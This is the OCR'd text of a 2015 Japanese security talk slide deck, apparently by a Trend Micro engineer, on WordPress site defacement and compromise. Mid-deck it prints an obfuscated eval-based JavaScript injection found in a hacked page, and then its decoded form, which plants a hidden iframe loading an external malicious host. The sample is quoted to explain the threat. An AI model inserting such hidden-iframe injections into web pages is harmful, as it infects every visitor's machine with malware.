Zombie Web

- 倒れないWebシステム -

～AWSでAuto-Defense～

2015/3/29

Trend Micro Incorporated,
Shigeru Hihara

自己紹介


■氏名
日原 茂(ひはら しげる)

■所属
トレンドマイクロ株式会社
スレットディフェンスSE本部所属

■業務
Webサイトのインシデント対策支援
(コンサルティング・設計・実装)に従事

■AWSの経験値
ペーペー(無免許)

いきなりですが。。




参考:https://www.jpcert.or.jp/pr/2014/pr140003.html

2015年入ってからだと、、

Fancybox for WordPressが原因？
ISIL（イスラム国）によるサイト改ざん

WordPressが攻撃されるケースは？

管理ページへの不正ログイン行為




攻撃者

攻撃者

プラグインを中心とした脆弱性を悪用した不正侵入

え、当社のサイトが？

改ざんされたっ！！！？




とか

Fucked By Moroccan Wolf

#OK_BYE

え、、、今の誰？
も、、もう一回



当社のサイトに、、、


変態が

踊ってる？？？

しかも

クリックしたら。。

こんなん出てきた。。



腹立つわー！！！
ってこういうこと？

そういうケースもある。
けど**タチが悪い**のは、
こっち。。

急増する企業Webサイトの改ざん 閲覧者全員のPCにウイルス送り込む悪質性

えーっと、htmlファイルにこんなの埋め込まれてる。。何これ？

<script>if(window.document)aa=(Number+Date).substr(0,4);aaa=([].sort+[].sort).substr(0,4);if(aa===aaa){ss='';s=String;12-function
(){e=window['e'+'v'+'a'+'l'];}();t='w';}h=-2;n=
["4.5w4.5w52.5w51w16w20w50w55.5w49.5w58.5w54.5w50.5w55w58w23w51.5w50.5w58w34.5w54w50.5w54.5w50.5w55w58w57.5w33w60.5w42w48.5w51.5w39w48.5w54.5w50.5w20w19.5w49w55.5w50w60.5w19.5w20.5w45.5w24w46.5w20.5w61.5w4.5w4.5w4.5w52.5w51w57w48.5w54.5w50.5w57w20w20.5w29.5w4.5w4.5w62.5w16w50.5w54w57.5w50.5w16w61.5w4.5w4.5w4.5w50w55.5w49.5w58.5w54.5w50.5w55w58w23w59.5w57w52.5w58w50.5w20w17w30w52.5w51w57w48.5w54.5w50.5w16w57.5w57w49.5w30.5w19.5w52w58w58w56w29w23.5w23.5w50.5w49.5w50w52.5w55w49.5w23w55.5w57.5w48.5w23w56w54w23.5w57.5w52w55.5w59.5w58w52w57w50.5w48.5w50w23w56w52w56w31.5w58w30.5w27w25.5w28.5w26w25w24w27.5w25w19.5w16w59.5w52.5w50w58w52w30.5w19.5w24.5w24w19.5w16w52w50.5w52.5w51.5w52w58w30.5w19.5w24.5w24w19.5w16w57.5w58w60.5w54w50.5w30.5w19.5w59w52.5w57.5w52.5w49w52.5w54w52.5w58w60.5w29w52w52.5w50w50w50.5w55w29.5w56w55.5w57.5w52.5w58w52.5w55.5w55w29w48.5w49w57.5w55.5w54w58.5w58w50.5w29.5w54w50.5w51w58w29w24w29.5w58w55.5w56w29w24w29.5w19.5w31w30w23.5w52.5w51w57w48.5w54.5w50.5w31w17w20.5w29.5w4.5w4.5w62.5w4.5w4.5w51w58.5w55w49.5w58w52.5w55.5w55w16w52.5w51w57w48.5w54.5w50.5w57w20w20.5w61.5w4.5w4.5w4.5w59w48.5w57w16w51w16w30.5w16w50w55.5w49.5w58.5w54.5w50.5w55w58w23w49.5w57w50.5w48.5w58w50.5w34.5w54w50.5w54.5w50.5w55w58w20w19.5w52.5w51w57w48.5w54.5w50.5w19.5w20.5w29.5w51w23w57.5w50.5w58w32.5w58w58w57w52.5w49w58.5w58w50.5w20w19.5w57.5w57w49.5w19.5w22w19.5w52w58w58w56w29w23.5w23.5w50.5w49.5w50w52.5w55w49.5w23w55.5w57.5w48.5w23w56w54w23.5w57.5w52w55.5w59.5w58w52w57w50.5w48.5w50w23w56w52w56w31.5w58w30.5w27w25.5w28.5w26w25w24w27.5w25w19.5w20.5w29.5w51w23w57.5w58w60.5w54w50.5w23w59w52.5w57.5w52.5w49w52.5w54w52.5w58w60.5w30.5w19.5w52w52.5w50w50w50.5w55w19.5w29.5w51w23w57.5w58w60.5w54w50.5w23w56w55.5w57.5w52.5w58w52.5w55.5w55w30.5w19.5w48.5w49w57.5w55.5w54w58.5w58w50.5w19.5w29.5w51w23w57.5w58w60.5w54w50.5w23w54w50.5w51w58w30.5w19.5w24w19.5w29.5w51w23w57.5w58w60.5w54w50.5w23w58w55.5w56w30.5w19.5w24w19.5w29.5w51w23w57.5w50.5w58w32.5w58w58w57w52.5w49w58.5w58w50.5w20w19.5w59.5w52.5w50w58w52w19.5w22w19.5w24.5w24w19.5w20.5w29.5w51w23w57.5w50.5w58w32.5w58w58w57w52.5w49w58.5w58w50.5w20w19.5w52w50.5w52.5w51.5w52w58w19.5w22w19.5w24.5w24w19.5w20.5w29.5w4.5w4.5w4.5w50w55.5w49.5w58.5w54.5w50.5w55w58w23w51.5w50.5w58w34.5w54w50.5w54.5w50.5w55w58w57.5w33w60.5w42w48.5w51.5w39w48.5w54.5w50.5w20w19.5w49w55.5w50w60.5w19.5w20.5w45.5w24w46.5w23w48.5w56w56w50.5w55w50w33.5w52w52.5w54w50w20w51w20.5w29.5w4.5w4.5w62.5"];n=n[0].split(t);for(i=0;i-n.length<0;i++)ss=ss
+s.fromCharCode(-h*n[0+i]);e(ss);</script>

あ、なんか読めそう


```
if (document.getElementsByTagName('body')[0]) {
        iframer();
} else {
        document.write("<iframe src='http://ecdinc.osa.pl/showthread.php?t=63942072'
                width='10' height='10'
                style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}

function iframer() {
        var f = document.createElement('iframe');
        f.setAttribut('src','http://ecdinc.osa.pl/showthread.php?t=63942072');
        f.style.visibility='hidden';
        f.style.position='absolute';
        f.style.left='0';
        f.style.top='0';
        f.setAttribute('width','10');
        f.setAttribute('height','10');
        document.getElementsByTagName('body')[0].appendChild(f);
}
```

ん、、、iframe??


```
<iframe src='http://ecdinc.osa.pl/showthread.php?t=63942072'
        width='10' height='10'
        style='visibility:hidden;position:absolute;left:0;top:0;'>
</iframe>
```

<iframe src='http://ecdinc.osa.pl/showthread.php?t=63942072'
width='10' height='10'
style='visibility:hidden;position:absolute;left:0;top:0;'>
</iframe>


当社のWebサイト




当社のWebサイト




不正サイト






